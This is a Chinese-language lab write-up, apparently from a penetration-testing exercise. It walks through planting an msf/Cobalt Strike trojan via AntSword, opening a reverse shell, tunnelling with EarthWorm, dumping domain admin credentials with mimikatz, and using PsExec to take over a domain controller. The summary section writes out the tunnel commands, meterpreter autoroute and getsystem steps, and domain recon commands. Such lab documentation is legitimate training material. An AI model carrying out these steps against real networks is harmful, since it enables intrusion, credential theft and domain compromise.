


1. 使用工具msf生成木马，根据生成内容我们能够看出生成的是powshell.exe，在蚁剑中打开终端执行




****


**在蚁剑中确认蚁剑所连的ip地址为192.168.138.136**

****


**执行成功之后的kali页面**

****

1. **cs上线，将生成的木马放在win7phpstudy的目录下，使用蚁剑连接到win7中，能够看到木马已经被植入，在终端中执行木马，cs成功上线，我们能够看到win7现在是以管理员身份运行的**

****


1. **输入shell，反弹权限，在kali中得到win7的权限，开始信息收集**


****

**发现内网网段138，域名为sun.com**

1. **使用内网穿透工具EW，本实验使用反向连接，即使用win7连接kali**


**首先在kali中将端口1090提出的请求转发到2233端口，在win7中执行，开启socks服务，访问kali的2233端口就可以进行kali的socks服务**

****

****

1. **下一步开始域控渗透**

**返回meterpreter模块中，使用msf中的mimikatz模块抓取密码**

****

**这里出现了报错，原因是因为mimikatz是32位的，无法访问64位的，关于mimikatz的详细论述在后文会详细阐述，所以将它迁移到64位**


**Ps命令：用于显示目标系统上当前运行的经常列表，类似于Linux系统中的ps命令。**

**Migrate 348命令：将当前的meterpreter命令会话迁移到目标系统上的进程id位348的经常中，选择csrss.exe的原因是：进程中出现了两个csrss.exe，既有可能是恶意软件伪装的进程，这里将powshell.exe进程给到348的进程**

****


**拿到域管理员的用户名和密码**

1. **利用Psexec登录域控**
2. **由于使用的是nat模式，无法利用域控登录，故先使用cs提权**

****


**提权为system**

**在cs中新建一个监听器，生成一个Windows.exe可执行文件，在蚁剑中放入win7中**

****

**PsExec64.exe：允许在远程系统上执行进程**

1. **上线即可**



**五、实验总结**

1. searchsploit thinkphp用于在Exploit-DB 数据库中搜索与ThinkPHP相关的漏洞，这条命令会返回所有包含”Thinkphp”关键词的漏洞信息，包括漏洞的描述、路径等详细信息。
2. 横向渗透：攻击者获得内网某台积极的控制权，例如本实验中获得win7的权限，以该机器为跳板，通过收集域内凭证等方法，访问域内的其他机器，扩大攻击范围。

横向渗透步骤（msf探测）：

IPC：实现进程间通信开放，ipc通过验证用户名和密码获得相应的权限，前提需要管理员开启默认共享。命令：net share ipc$

1. 域控渗透：利用漏洞或者工具攻击域控制器，获取域内的敏感信息或者权限，思路：通过域成员主机，定位出域控制器ip及管理员账号，利用域成员主机作为跳板，扩大渗透范围

常用命令：ipconfig /all 查看本机ip,all表示查看所在域

Route print 打印路由信息

Net view 查看其他局域网内其他主机名

Net share 查看开启了哪些共享

Net share c$ 开启c盘共享

Net user 查看本机用户列表

Net user /domain 查看域用户

Net group /domain 查看与里面的工作组，查看把用户分了多少组

1. 内网穿透工具ew（全名EarthWorm）：可以正向连接和反向连接

运行命令：

正向连接:在kali攻击机中./ew\_for\_linux64 -s lcx\_tran -l 8888 -f 192.168.135.150 -g 3389，该命令意思是将目标服务器的3389端口转发到攻击机的8888端口，访问攻击机的8888端口就可以连接目标服务器的3389端口

反向连接：在kali攻击机中./ew\_for\_linux64 -s rcsocks -l 1008 -e 8888，该命令意思是将端口1008提出的请求转发到8888端口，在目标机器上输入ew\_for\_Win.exe -s rssocks 192.168.135.150 -e 8888,该命令意识是开启socks服务，访问192.168.135.150的8888端口就可以跟目标机器进行互通。

1. 在本次实验中我实在msf中使用的PsExec，故讲述在msf中的使用方法（在cs中也可以实现）：

添加路由：run get\_local\_subnets

Run autoroute -s ip地址/24

Run autoroute -p

加载模块：设置目标ip，账号，密码，payload

最后执行就能成功获得域的session

1. 提权方法：提权的方法有两种，一种是在kali中通过msf提权，另外一种是使用cs提权

方法一（msf提权）：

常用命令：sysinfo 查看系统命令

Migrate 注入进程

Getuid 获取当前用户

Getsystem 通过各种攻击向量来提升系统用户权限

Ps 列出进程

Sessions 查看会话

方法二（cs提权）：

* 1. Bypassuac：将中级管理员权限提到高级管理员权限
  2. Elevate（最常用）：将任意用户的权限提升至系统权限
  3. Getsystem：将高级管理员权限提升至系统权限